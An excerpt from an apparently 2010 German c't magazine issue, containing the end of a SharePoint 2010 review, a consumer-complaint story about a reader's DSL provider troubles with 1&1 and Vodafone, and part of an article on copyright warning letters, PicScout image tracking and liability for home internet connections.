man möge doch einen entsprechenden Account anlegen. So oder so lassen sich gezielt ganze Bibliotheken und Listen oder auch ausgewählte Dateien offline nehmen. Die Ansichten aus SharePoint gibt es gratis obendrein. Bearbeitet man Dokumente offline, so fragt SharePoint Workspace bei der nächsten Netzwerkverbindung, ob es die Änderungen synchronisieren soll. Man kann im Offline-Modus auch neue Dokumente zum Arbeitsbereich hinzufügen, um sie bei nächster Gelegenheit vom System veröffentlichen zu lassen.

Online können sogar verschiedene Mitstreiter jeweils einen eigenen Bereich eines Dokuments überarbeiten, und sowie daraus Veränderungen zustande kommen, werden diese sofort für alle Bearbeiter des Dokuments sichtbar. Ist es bei Excel mit Sperrungen auf Zellen-Ebene noch recht einfach abzugrenzen, welcher Benutzer gerade in welchem Teil des Dokuments ändert, so gestaltet sich das bei Word schon etwas schwieriger. Aber auch hier hat es der Hersteller verstanden, auf Absatz-Ebene die Zusammenarbeit zu koordinieren, sodass man sich nicht gegenseitig in die Quere kommt und trotzdem nur minimale Freiheitsverluste gegenüber dem alleinigen Arbeiten am Text hinnehmen muss.

Im Übrigen ist die SharePoint-Gratisversion um Bestandteile der Business Connectivity Services – des ehemaligen Business Data Catalog – zur Integration von SQL-Datenbanken und Fremdsystemen angewachsen und hat dadurch maßgeblich an Wert gewonnen. Bislang war dieses Feature der Enterprise-Version vorbehalten. Das Einbinden erfolgt jetzt mittels SharePoint Designer komplett grafisch, sodass man nicht mehr manuell XML-Dateien bearbeiten muss. Eine Datenbank-



Im Vergleich zu früheren Versionen ermöglicht SharePoint 2010 freiere Web-Layouts.



Tabelle ist damit samt neuer Schreiboperationen in wenigen Minuten konfiguriert und verhält sich in SharePoint für den Anwender weitgehend wie eine normale Liste. Davon abgesehen enthält SharePoint Foundation in erster Linie Funktionen für die Zusammenarbeit innerhalb eines einzelnen Teams.

Außerdem kann man Dokumente jetzt außerhalb der Datenbank im Dateisystem ablegen, wie es zum Beispiel auch OpenText Livelink macht, während die in SharePoint hinterlegten Dokumente bisher zusammen mit den zugehörigen Metadaten, etwa über Eigentümer, Zugriffsrechte, bestehende Versionen sowie Stichwörter, zwingend in einer gemeinsamen MS-SQL-Datenbank gespeichert wurden. Bei umfangreichen Dokumenten lässt diese Organisation eine Datenbank schnell anschwellen und verursacht nicht nur großen Verwaltungsaufwand, sondern kostet auch Geld für den Erwerb zusätzlicher Datenbank-Lizenzen, um die Bestände mit mehreren Servern im Griff zu behalten. Diese Situation lässt sich entspannen, wenn der SharePoint-Server eine eigene Datenbank nur mit den kompakten Metadaten beackern muss und die Dokumente anderweitig untergebracht sein dürfen.


## Über den Tellerrand

Portal-Funktionen, die über das Gesichtsfeld eines Teams hinausgehen, sowie Werkzeuge fürs Web-Content-Management bleiben den gebührenpflichtigen Ausgaben ab SharePoint Server Standard vorbehalten. Neben den Verbesserungen im Intranet-Bereich hat Microsoft SharePoint auch für das Internet fit gemacht. Hier hatte die 2007er-Version nicht richtig Fuß fassen können, einerseits wegen der hohen Lizenzgebühren für unbegrenzte Client-Kontakte per Internet, andererseits deshalb, weil die SharePoint-Webseiten immer aus verschachtelten Tabellenkonstrukten aufgebaut und zudem strikt für den Internet Explorer 6 optimiert waren. In beiderlei Hinsicht hat Microsoft jetzt nachgebessert – mit attraktiveren Lizenzmodellen für Mittelständler im Internet und mit ernst gemeinten Bekenntnissen zu offenen Web-Standards.

SharePoint-Websites sollen konform zu den XHTML-Spezifikationen sowie zu den Richtlinien für barrierefreies Web-Design gemäß WCAG 2.0 ausfallen und sowohl DIV- als auch listengestützte Layouts zulassen. Mittlerweile unterstützt SharePoint neben dem IE 7 und 8 auf Windows-Systemen auch Firefox ab Version 3.5 vollständig. Mit Chrome, Safari und Opera sollen sich zumindest die wichtigsten Funktionen nutzen lassen – allemal genug für typische Internetauftritte – während der wenig standardkonforme IE 6 offiziell nicht mehr unterstützt wird.

## Access wie Zugang

Der SharePoint Server Enterprise bietet unter dem Stichwort Insights auch Datenanalysefunktionen in Form von Excel-, Access-, Visio-



**Dokumentenbibliotheken und Arbeitsbereiche sind unter SharePoint 2010 per Ribbon editierbar.**

und den PerformancePoint-Services. Letztere bieten einen großen Teil des ehemals eigenständigen Produkts PerformancePoint Server 2007, welcher letztes Jahr abgekündigt wurde und nun als voll integrierter Teil von SharePoint 2010 wieder aufliegt.

Anders als hinter den Access Services verbirgt sich hinter den Access Services weit mehr als eine einfache Funktion fürs Web-Rendering. Vielmehr kann man mit diesem mächtigen Werkzeug mittels weniger Mausklicks eine Access-Desktop-Anwendung zu einer voll in SharePoint integrierten Webanwendung aufbohren. Dazu hat Microsoft mit der sogenannten Access Web-Datenbank einen neuen Datenbank-Typ eingeführt.

SharePoint kann solche Datenbanken über einen Publishing Wizard als eigene Websites veröffentlichen. Dabei mutieren die Access-Tabellen zu SharePoint-Listen, Access-Formulare erscheinen als InfoPath-Formulare, und Berichte erhält man durch die SQL Server Reporting Services. Hierfür beherrschen alle SharePoint-Listen jetzt relationale referenzielle Integrität mit Löschweitergabe vom Master an die Detaildatensätze. Eingabeformulare lassen sich sehr einfach mit InfoPath anpassen, ohne dass man für jede Listenspalte zwingend eine eigene Zeile in der Formulardefinition bräuhete. Auch bedingte Formatierungen bereiten darüber keine Probleme.

Die Daten kopiert der Server nicht einfach aus Access, sondern synchronisiert sie transparent über die Business Connectivity Services. In SharePoint eingegebene Daten landen also auch in der Access Datenbank, und in Access gepflegte Daten werden direkt in SharePoint sichtbar. Damit können Power-User die beträchtliche Menge an bestehen-

den Access-basierten Lösungen in den Unternehmen kontrolliert und schnell ins Web überführen. Langwierige Entwicklungsarbeiten, um mit .NET eine SQL-Serveranwendung neu zu programmieren, können damit entfallen. Beim Erscheinungsbild ergibt sich jedoch noch ein leichter Bruch zu anderen SharePoint-Sites, außerdem lassen sich VBA-Skripte nur in ganz einfachen Fällen weiterverwenden, und man kann das Ganze ausschließlich von Access aus pflegen.

## Neuer Wein, neue Schläuche

Insgesamt liefert Microsoft mit SharePoint 2010 ein echtes Major Update mit einer Fülle neuer Funktionen, sinnvollen Verbesserungen und weiter verbessertem Zusammenspiel zwischen Office Clients und Server. Schade nur, dass sich von Version zu Version immer wieder Unverträglichkeiten und nicht zu Ende gedachte Funktionen einschleichen wie etwa bei den nicht rückwärtskompatiblen SharePoint-Arbeitsbereichen und ihren halbherzig ausgemusterten Groove-Pendants, ganz zu schweigen von unnötig veränderten Bezeichnungen für Produkte und Merkmale. (hps)

[www.ct.de/1013072](http://www.ct.de/1013072)

SharePoint 2010	
Teamwork-Server	
Hersteller	Microsoft
läuft mit	Windows Server 2008 R2 (Foundation: auch mit Windows 7 Prof., 64 Bit)
Preise	
Foundation	kostenlos (Server-CAL)
Server Standard	vertragsabhängig, >5000 € + 50 bis 150 € je Benutzer
Server Enterprise	vertragsabhängig

ct

Georg Schnurer

# Reinfälle

Irrwege zum billigeren  
DSL-Zugang



**Wenn es der erste DSL-Anbieter nicht hinbekommt, nimmt man halt den nächsten. Wenn der es auch nicht schafft, geht man zum übernächsten. Doch wie lange soll das so weitergehen?**

**D**amals, im Jahre 2005, war die DSL-Welt für Hans-Jürgen S. noch in Ordnung: Für Telefon- und DSL-Anschluss sorgte die Telekom und alles funktionierte leidlich schnell. Aber billig war das Vergnügen nicht, weshalb S. im Januar 2006 mit dem DSL-Anschluss zu 1&1 wechselte. Zwei Jahre lang fuhr er dann zweigleisig: Fürs Telefon war weiterhin die Telekom zuständig, um DSL kümmerte sich 1&1.

Im August schlug ihm 1&1 vor, künftig noch mehr Geld zu sparen. Dazu müsse er nur auf einen sogenannten Komplettanschluss wechseln. Ende August 2008 unterzeichnete Hans-Jürgen S. den Vertrag, doch aufgrund der noch verbleibenden Vertragslaufzeit mit der Telekom war der Wechsel erst zum Mai 2009 möglich.

Mit der Umstellung begannen die Probleme: Zwar konnte S. noch telefonieren und im Internet surfen, doch der Faxempfang funktionierte nicht mehr. Mehrmals bat der Kunde bei 1&1 um Abhilfe; es wurden die Fritzbox

ausgetauscht, der Anschluss umkonfiguriert, der DSL-Port zurückgesetzt – alles ohne Erfolg. Zum Schluss erhielt er nicht einmal mehr Antworten auf seine wiederholten Reklamationen. An der Hotline vertröstete man ihn: Das Problem sei bekannt und man arbeite an einer Lösung. Wann mit einer Lösung zu rechnen sei, konnte man dem Kunden aber nicht sagen.

## Marcell, hilf!

Dann, Ende Januar 2010, tat sich ein Hoffnungsschimmer auf: „Sehr geehrter Herr S., Mein Job: Sie!“, schrieb ihm Marcell D’Avis, der frisch inthronisierte „Leiter Kundenzufriedenheit“ bei 1&1. Des Weiteren versprach er, fortan eine rundum gute Betreuung sicherzustellen. So fasste sich Hans-Jürgen S. ein Herz und schilderte sein seit gut einem Jahr ungelöstes Fax-Problem noch einmal.

Und tatsächlich, der Brief an Marcell D’Avis zeigte Wirkung: Ein Mitarbeiter von 1&1 meldete sich und nach einigen weiteren Telefonaten räumte 1&1 dem Kunden aufgrund des nicht behebbaren Fehlers am 3. Februar 2010 schriftlich ein Sonderkündigungsrecht ein.

Nun informierte sich Hans-Jürgen S. über die an seinem Wohnort verfügbaren alternativen DSL- und Telefon-Angebote. Besonders attraktiv erschien ihm die Offerte von Vodafone: Ein schneller Internet-Zugang und eine Telefon-Flatrate im Paket „Surf sofort 16000“. Klingt gut, dachte sich S. und schloss den Vertrag im Internet ab.

## Böser Fehler

Nachdem die DSL- und Telefon-Zukunft gesichert erschien, teilte Hans-Jürgen S. 1&1 am 11. Februar mit, dass er die Sonderkündigungsoption nutzen wolle. Allerdings könne er noch keinen genauen Portierungstermin nennen. Der neue Anbieter werde sich aber bei 1&1 melden.

Klick – am nächsten Tag waren sowohl Telefon als auch die DSL-Leitung tot. 1&1 hatte den Anschluss ohne jede Vorwarnung abgeschaltet. Erbst beschwerte sich S. bei 1&1 und wies darauf hin, dass das Unternehmen verpflichtet sei, Telefon und DSL-Zugang bis zur Übernahme durch den neuen Anbieter in Betrieb zu lassen. Schließlich hatte 1&1 dem Kunden ja als Entschädigung für den Ärger am 31. Dezember 2009 eine zweimonatige Grundgebührenbefreiung zugestanden. Man möge sich bitte an seine Zusagen halten und den Anschluss unverzüglich wieder aktivieren.

Abgesehen von einem Standardschreiben erhielt S. jedoch keine Reaktion auf seine Reklamation. So wandte er sich am 15. Februar erneut schriftlich an das Unternehmen. Daraufhin kam nur eine Rechnung über 249 Euro für die überlassene Fritzbox. Doch mit Datum vom 4. März erhielt er schließlich auch eine Antwort auf seine Reklamation: Sascha E. vom Kundenservice bedauerte zwar den Ärger, der Herrn S. durch die unvermittelte Abschaltung des Anschlusses entstanden sei, beharrte jedoch darauf, dass eine Sonderkündi-

**VOR  
SICHT  
KUNDE!**



gung immer die umgehende Abschaltung der Leitung zur Folge habe. Zudem sei die alte Rufnummer inzwischen zum neuen Provider portiert worden. Am 13. März kam die nächste Meldung von 1&1: Die Rufnummer sei nun tatsächlich freigegeben worden, ließ John A. vom 1&1-Leitungsmanagement wissen.

Nun war Hans-Jürgen S. wirklich sauer: Erst schaltete man ihm ohne Vorwarnung Telefon und Internet ab, dann hieß es am 4. März, die Nummer sei freigegeben worden, und am 13. März teilte man mit, dass die Freigabe tatsächlich erst dann erfolgt sei. Obendrein stellte S. auch noch fest, dass 1&1 am 1. März 1,54 Euro von seinem Konto abgebucht hatte, ohne dafür eine Rechnung zu stellen. Erboast ließ er den Betrag von seiner Bank zurückerbuchten.

S. schrieb erneut an den „Leiter Kundenzufriedenheit“ bei 1&1, doch abgesehen von standardisierten Eingangsbestätigungen erhielt er auf mehrere Mitteilungen keine Rückmeldung. Am 11. Mai 2010 sollte noch eine unangenehme Überraschung folgen: 1&1 mahnte die Zahlung von 261 Euro an und teilte mit, man habe die Forderung nun an ein Inkassobüro übergeben. Hans-Jürgen S. griff zum Telefon und konnte die 1&1-Mitarbeiterin Beate M. nach Schilderung seiner Geschichte immerhin zu einem vierwöchigen Mahnstopp überreden. Seither wartete er bang auf ein Lebenszeichen von Marcell D’Avis.

## Und Vodafone?

Nachdem die Ehe mit 1&1 im Februar so brutal geschieden worden war, hoffte S. natürlich, mit Vodafone mehr Glück zu haben. Anfänglich sah auch alles nach einer glücklichen Liaison aus: Der neue Provider schickte einen DSL-Router und – nachdem sich herausstellte, dass eine Umschaltung des Anschlusses nicht so schnell möglich sei – auch noch einen UMTS-Stick. Damit könne Hans-Jürgen S. nun sofort mit Hochgeschwindigkeit ins Internet gehen.

Doch die neue Liebe wollte nicht so recht aufflammen: Am 3. März stellte Vodafone-Techniker N. fest, dass am Wohnort des Kunden kein UMTS-Empfang möglich sei. Auch die Aktivierung des Telefon- und DSL-Anschlusses

ses gelang Vodafone nicht. So zog Hans-Jürgen S. am 16. März die Reißleine: Er kündigte schriftlich alle mit Vodafone geschlossenen Verträge und forderte das Unternehmen auf, die bereits von seinem Konto abgebuchten Gebühren zu erstatten.

Doch statt auf seine Kündigung und die darin aufgeführten Gründe einzugehen, schickte ihm Vodafone nur ein Standard-schreiben, in dem ihm das Surfen via UMTS ans Herz gelegt wurde. Man werde seinen Vertrag innerhalb von 30 Tagen auf den Tarif „Surf Sofort UMTS“ umstellen. Wenn das nicht gewünscht sei, möge er doch bitte innerhalb von 30 Tagen widersprechen.

„Ja können die denn nicht lesen?“ ärgerte sich S.; schließlich klappte doch gerade der UMTS-Empfang nicht, und damit bestand auch keine Möglichkeit, über UMTS zu surfen. Wieder schrieb der Kunde an das Unternehmen, doch die einzige Reaktion waren zunächst weitere Rechnungen und Mahnungen.

Am 1. April schrieb Sabine W. von Vodafone: „Wir haben den Fehler gefunden! Das DSL-Anschlusskabel ist defekt. Wir schicken ihnen hiermit ein neues Kabel.“ Ein schlechter Aprilscherz, fand Hans-Jürgen S., denn auch mit dem neuen Kabel funktionierte sein Telefon- und Internet-Anschluss nicht. Er schickte noch eine weitere Kündigung – dieses Mal per Einschreiben mit Rückschein. Nach etlichen weiteren Telefonaten und hatte Vodafone schließlich Mitte Mai ein Einsehen: Die noch offenen Forderungen wurden fallengelassen.

## Noch ein Versuch

Nachdem er auch mit Vodafone nicht glücklich geworden war, versuchte es S. zwischenzeitlich auch noch bei O2. Doch auch dort konnte man ihm letztlich nicht weiterhelfen: Die Leitung weise eine zu hohe Dämpfung auf, weshalb die Einrichtung eines DSL-Anschlusses leider nicht möglich sei, teilte ihm das Unternehmen am 19. März mit.

Gar kein DSL? Das kann doch nicht sein. Als letzten Ausweg bestellte S. am 22. März 2010 einen ISDN-Anschluss nebst DSL-6000-Zugang bei der Telekom. Der Auftrag wurde am 3. Mai ausgeführt, allerdings funktionierte zunächst nur das ISDN-Telefon. Surfen konnte Hans-Jürgen S. erst,

nachdem der defekt gelieferte DSL-Router durch einen Techniker ausgetauscht worden war.

Nun endlich kann Hans-Jürgen S. wieder telefonieren, surfen und sogar faxen. Einzig die E-Mail-Benachrichtigung an dem von der Telekom gelieferten Speedport W920V funktioniert noch nicht so richtig. Doch ein Support-Ticket für das Problem wurde bereits eröffnet – solche kleinen Fehler können Hans-Jürgen S. nun wirklich nicht mehr aus der Ruhe bringen. Jetzt hofft er nur noch, dass auch 1&1 ein Einsehen hat und die noch offene Mahnung storniert.

## Nachlese

Die Odyssee von Hans-Jürgen S. bei seinem Versuch, zu einem voll funktionsfähigen Telefon- und DSL-Anschluss zu kommen, zeigt wieder einmal deutlich, wie hilflos man als Kunde ist, wenn beim DSL-Anschluss erst einmal der Wurm drin ist. Besonders ärgerlich ist es, wenn Kommunikationsverbindungen beim Wechsel plötzlich einseitig und ohne Übergabe an den neuen Provider abgeklippt werden. Eigentlich will man als Kunde diese Situation unter allen Umständen vermeiden. Bei Hans-Jürgen S. war es nicht anders, doch er fiel herein, weil 1&1 eine „Sonderkündigung“ anscheinend automatisch mit einer sofortigen Abschaltung gleichsetzt.

Wir baten Marcell D’Avis, den „Leiter Kundenzufriedenheit“, uns

zu erklären, warum 1&1 nicht dem Wunsch des Kunden nach einem geordneten Übergang zum nächsten Provider nachgekommen ist. Außerdem wollten wir natürlich auch erfahren, was aus dem Mahnverfahren gegen Hans-Jürgen S. geworden ist.

Für Herrn D’Avis antwortete Ingrid Senft, Pressesprecherin Consumer-Produkte bei 1&1: Man habe den Kunden am 12. Februar aufgrund der Probleme beim Fax-Empfang aus dem Vertrag entlassen. Dabei habe es anscheinend ein Missverständnis gegeben. Der Kunde habe bei seiner Kündigung keinen konkreten Termin angegeben, deshalb habe ein Mitarbeiter das fälschlicherweise als „sofort“ interpretiert. Auch bei Sonderkündigungen, betonte die Pressesprecherin, bemühe 1&1 sich üblicherweise, den Terminwünschen des Kunden nachzukommen.

Die Portierung der Rufnummer sei von 1&1 aus am 10. März 2010 in die Wege geleitet worden, versicherte Ingrid Senft. Wenn es danach noch zu Verzögerungen gekommen sei, so könne dies nur an einer verspäteten Aufnahme der Portierung durch den neuen Anbieter gelegen haben. Die Rechnung für die vom Konto von Herrn S. abgebuchten 1,54 Euro habe man per E-Mail verschickt. Inzwischen wurde diese Rechnung ebenso wie das eingeleitete Mahnverfahren storniert. Aktuell gebe es keine offenen Forderungen mehr. (gs)

## Service im Visier

Immer wieder bekommen wir E-Mails, in denen sich Leser über schlechten Service, ungerechte Garantiebedingungen und überzogene Reparaturpreise beklagen. Ein gewisser Teil dieser Beschwerden ist offenbar unberechtigt, weil die Kunden etwas überzogene Vorstellungen haben. Vieles entpuppt sich bei genauerer Analyse auch als alltägliches Verhalten von allzu scharf kalkulierenden Firmen in der IT-Branche.

Manchmal erreichen uns aber auch Schilderungen von geradezu haarsträubenden Fällen, die deutlich machen, wie einige Firmen mit ihren Kunden

umspringen. In unserer Rubrik „Vorsicht, Kunde!“ berichten wir über solche Entgleisungen, Ungerechtigkeiten und dubiose Geschäftspraktiken. Damit erfahren Sie als Kunde schon vor dem Kauf, was Sie bei dem jeweiligen Unternehmen erwarten oder manchmal sogar befürchten müssen. Und womöglich veranlassen unsere Berichte ja auch den einen oder anderen Anbieter, sich zukünftig etwas kundenfreundlicher und kulanter zu verhalten.

Falls Sie uns eine solche böse Erfahrung mitteilen wollen, senden Sie bitte eine knappe Beschreibung an: [vorsichtkunde@ct.de](mailto:vorsichtkunde@ct.de).

ct

Holger Bleich

# Ein falscher Klick ...

## Das Internet ist ein juristisches Minenfeld

Von wegen rechtsfreier Raum – das Internet entwickelt sich zum undurchdringlichen juristischen Dschungel. Selbst wer den sauberen Rechtspfad nicht verlässt, kann in die Falle tappen. Eine ganze Reihe unscharfer Regelungen sorgt dafür, dass dem Netznutzer horrenden Kosten drohen, wenn nicht gar Schlimmeres.

Niemand kann zählen, wie oft täglich inner- und außerhalb des Internet geltendes Recht gebrochen wird. Ebenso existieren keine Statistiken darüber, wie viele dieser Verfehlungen ohne Folgen für den Täter bleiben. Nur vage lässt sich erfassen, in welchem Ausmaß vermeintliche und tatsächliche Rechtsbrecher geschnappt und bestraft werden.

Fest steht aber: Es sind viele, sehr viele Fälle. Monatlich werfen die Postboten Zehntausende Abmahnungen in Briefkästen von Netznutzern – Tendenz steigend. Und unverhältnismäßig viele davon stehen irgendwie in Bezug zur Internetnutzung. Überforderte Amts- und Landrichter sollen Eigenheiten des TCP/IP-Protokolls ergünden oder entscheiden, ob WLAN-Router mit WPA hinreichend abgesichert sind.

Strafverfolger greifen mitunter übereilt zu drakonischen Ermittlungsmaßnahmen. Gerät man ohne Wissen unter falschen

Verdacht, steht dann schon mal die Polizei in der Wohnung und konfisziert vor den Augen der Nachbarn Computer und CDs.

Dennoch werden deutsche Politiker und Unternehmenslobbyisten nicht müde, das Zerrbild vom „rechtsfreien Raum Internet“ zu bemühen. Seit nunmehr 15 Jahren geistert diese schiefe Metapher durch die Köpfe meist wenig netzaffiner Entscheidungsträger. Strapaziert wird sie stets, wenn es gilt, unliebsamen Auswüchsen des Mediums Internet mit drakonischer, aber meist wenig durchdachter Gesetzgebung zu begegnen.

Entstanden ist hierzulande keineswegs ein in sich schlüssiges, also einem Konzept folgendes Regelwerk, sondern ein Sammelsurium von teils absurden und sich widersprechenden Vorschriften. Das Web zu nutzen, gleicht mehr und mehr einem ängstlichen Vortasten auf einem verminten Feld. Dies gilt sowohl für Anbieter als auch für Surfer.

Ein falscher Schritt, eine unbedachte Handlung kann die Haushaltskasse ruinieren.

### Einsammler

Wer es darauf anlegt, kann im Internet binnen kurzer Zeit jede Menge Rechtsverstöße finden. Eine Warnung, verbunden mit einer freundlichen Belehrung, würde meist genügen, um sie aus der Welt zu schaffen. Derzeit bevorzugen aber viele, die sich in ihren Rechten verletzt sehen, die teure Version, nämlich die gebührenpflichtige Abmahnung.

Urheberrechtsverstöße lassen sich besonders einfach ermitteln. Dies haben auch Verwerter von Bildrechten als neue Einnahmequelle für sich entdeckt. Große Agenturen wie Getty Images oder Corbis stellen horrenden Nachlizenzierungsgebühren in Rechnung, wenn sie ein Foto auf einer Website finden, das sie ihrem Bestand zuordnen können. Auch auf Betreiber kleiner

Homepages können da schnell Forderungen von mehreren Tausend Euro zukommen. Es macht im Grundsatz keinen Unterschied, ob die Nutzung geschäftlich oder privat erfolgt.

Gegenüber c't gaben etliche Abgemahnte an, in bestem Glauben gehandelt zu haben. Sie erhielten Abmahnungen von Getty Images oder Corbis für Homepage-Illustrationen, die Bestandteile von Website-Vorlagen waren. Die Anwender hatten eigens Design-Tools benutzt, um keine Probleme mit den Bildrechten zu bekommen. Insbesondere traf es Nutzer des Site-Editors Webobjects Fusion und des Strato-Homepage-Baukastens LivePages.

Selbst wer seine Website mit seriösen, teuer bezahlten Produkten erstellt, kann also vor urheberrechtlichen Abmahnungen nicht sicher sein. Beim Webhoster Strato etwa ging es im konkreten Fall um Lizenzstreitigkeiten mit Getty Images. Strato be-



hauptete, das Recht zur Nutzung der Getty-Bilder in den Homepage-Vorlagen erworben zu haben, Getty sah das anders. Den Ärger hatten die Strato-Kunden als vermeintliche Rechtsverletzer. Schlussendlich hat sich Strato mit Getty Images geeinigt und so seine Kunden aus der Schusslinie geholt.

Es stellt sich die Frage, wie die Bildagenturen ihre Abmahnopfer finden. Dafür bietet zum Beispiel ein israelisches Unternehmen namens PicScout seine Dienste an. Es erstellt Fingerprints der Fotos, pflegt diese in eine eigene Datenbank ein und lässt seinen spezialisierten Such-Robot fortan nach Fundstellen im Web fahnden. Treffer meldet das Unternehmen an die Rechteinhaber oder deren Anwaltskanzleien zurück.

In Deutschland ist die Münchener Kanzlei Waldorf mit der Vertretung mehrerer Bildagenturen beauftragt. c't liegt ein Schreiben von PicScout vor, in dem Waldorf-Rechtsanwalt Marc Hügel zu Werbezwecken als „Legal Partner“ zitiert wird: „Die Technologie von PicScout ermöglicht erstmalig eine systematische Methode, Rechtsverletzungen in großer Zahl zu finden, und versetzt unsere Mandanten in die Lage, ihren berechtigten Schadensersatz einzusammeln.“ PicScout-Chef Offir Gutelzon betont, zusammen mit den Rechtsanwalts-Partnern eine „Rundum-Lösung“ erstellt zu haben, die ein vernünftiges „Revenue Sharing Model“ für die Rechtsanwaltskanzleien ermögliche.

Die Bildagenturen fordern in ihren Abmahnungen einen finanziellen Ersatz für die entgangenen Lizenzeinnahmen. Dabei legen sie denselben Preis zugrunde, der bei der Veröffentlichung des Fotos auf einer stark frequentierten News-Site angefallen wäre. Getty Images verlangt sogar das Doppelte, wenn der Fotograf nicht als Quelle genannt war. So sprach das Landgericht München dem Bilderdienst beispielsweise 10 500 Euro für sechs veröffentlichte Fotos zu.

## In der Maschine

Was PicScout-Chef Gutelzon „Schadensersatz einsammeln“ nennt, heißt in der Musik- und Filmbranche „Turn Piracy into Profit“. Dateitausch-Plattformen

wie BitTorrent oder eDonkey machen es Rechteinhabern besonders einfach, massenhaft Rechtsverletzer „einzusammeln“. Sie müssen sich nur ins P2P-Netz einklinken und bekommen IP-Adressen von Delinquenten geliefert.

Abgemahnt werden kann, wer eine rechtlich geschützte Datei zum Download anbietet. So gut wie jeder, der eine solche Datei herunterlädt, bietet Teile (Chunks) davon schon während des Downloads wieder an, ist also im Visier der Massenabmahner. Weil diese Funktionsweise von Tauschbörsenprogrammen längst nicht allen geläufig ist, läuft der Abmahn-Motor zurzeit auf Hochtouren [1].

Von Zeit zu Zeit schmiert der Gesetzgeber frisches Öl ins Getriebe. Im Sommer 2008 trat die Regelung zum sogenannten zivilrechtlichen Auskunftsanspruch in Kraft. Damit hat er es den Rechteinhabern er-

leichtert, in großen Massen Anschlussinhaber zu ermitteln, die hinter den eingesammelten IP-Adressen stehen.

Allein am Landgericht Köln sind im laufenden Jahr bis Ende April mehr als 4000 Anträge auf zivilrechtliche Providerauskunft von Abmahnanwälten gestellt worden. Pro Antrag werden in Köln meist mehrere tausend Telekom-IP-Adressen eingereicht. Weil zwischen Gerichtsgenehmigung und Abmahnung oftmals mehrere Monate vergehen, dürfte die große Welle noch bevorstehen. Denkbar sind den Zahlen zufolge mehr als eine Million Tauschbörsenabmahnungen im laufenden Jahr.

## Jeder stört mit

Wer nun glaubt, ihn könne es nicht treffen, weil er noch nie eine Tauschbörse im Internet besucht hat, der irrt. Im Laufe der

Jahre hat sich in der Rechtspraxis die zivilrechtliche Haftung für Verstöße im Internet schleichend immer weiter ausgedehnt.

Für Tauschbörsenabmahnungen heißt das: Hat der ermittelte Inhaber des DSL-Anschlusses selbst die Tat nicht begangen und keinen Täter benannt, haftet er trotzdem meist für die Rechtsverletzung. Genauso gilt dies aber auch bei anderen Delikten, etwa Beleidigungen in Foren. Eltern stehen bei Abmahnungen und vor Gericht folglich für Kinder gerade, der Unternehmer für seine Mitarbeiter, der WG-Anschlussinhaber für seine Mitbewohner, der Hotelier für seine Gäste.

Die Juristen sprechen verklausuliert von einer „adäquat kausalen Mitwirkung an der Rechtsverletzung“, weil der Anschlussinhaber das Tatmittel Internet bereitgestellt und zumutbare Prüfungspflichten vernachlässigt



### CASE STUDY:

#### PicScout's Legal Partner, Marc Hügel Testifies about a Successful Image Copyright Tracking Tool

#### PicScout's Image Tracker™ Assists in Collecting on Infringements

##### The Customer

One of PicScout's European legal partners, Marc Hügel explains how his law firm, Waldorf Rechtsanwälte, uses the Image Tracker™ Solution successfully

##### The Challenge

Detection of illegitimate uses of clients' images - The Stock Artists Alliance (SAA) did a study in 2007 which researched the level of infringements of stock images and lost revenues and discovered that over 90% of images are infringed on the web.

##### The Journey

"Our firm was introduced to PicScout in early 2005 by a mutual client, LOOK Die Bildagentur der Fotografen GmbH in Germany. As our firm was already highly specialized in the pursuit of copyright infringements, especially on the internet, we understood the potential of the image tracker technology and believed in its benefit for the owners of visual content.

"PicScout's technology for the first time facilitated a systematic approach to the pursuit of numerous infringements and thus enabled our clients to collect their legitimate compensation. Before this progressive solution, the detection of illegitimate usages was only possible on a manual basis that required crucial internal efforts and thus had critical effects on our clients' daily work."

**Auf gute Zusammenarbeit: Das israelische Unternehmen PicScout kooperiert nach eigenen Angaben bestens mit deutschen Abmahnanwälten.**

habe. Diese sogenannte Störerhaftung sorgt dafür, dass Forenbetreiber aus Angst vor Rechtsanwältinnen ihre Pforten schließen, kritische Blogger aufgeben und viele private Websurfer nur noch mit einem mulmigen Gefühl online gehen.

Am 12. Mai hat der Bundesgerichtshof (BGH) zur Störerhaftung ein wegweisendes Urteil verkündet. Es ging es um die Haftung eines privaten WLAN-Betreibers für eine über seinen DSL-Anschluss begangene Urheberrechtsverletzung. Dem Gericht zufolge können Privatpersonen „auf Unterlassung, nicht dagegen auf Schadensersatz in Anspruch genommen werden, wenn ihr nicht ausreichend gesicherter WLAN-Anschluss von unberechtigten Dritten für Urheberrechtsverletzungen im Internet genutzt wird.“

Das Unternehmen AVM, Hersteller der marktführenden Fritzbox-WLAN-Router, frohlockte nach der Bekanntgabe des Urteils „aus aktuellem Anlass“, dass alle Fritzbox-Modelle bereits seit 2004 ab Werk mit einem individuellen Netzwerkschlüssel ausgestattet seien: „Zusammen mit der ebenfalls aktivierten WPA/WPA2-Verschlüsselung ist so vom Start weg eine sichere Funkverbindung gewährleistet.“

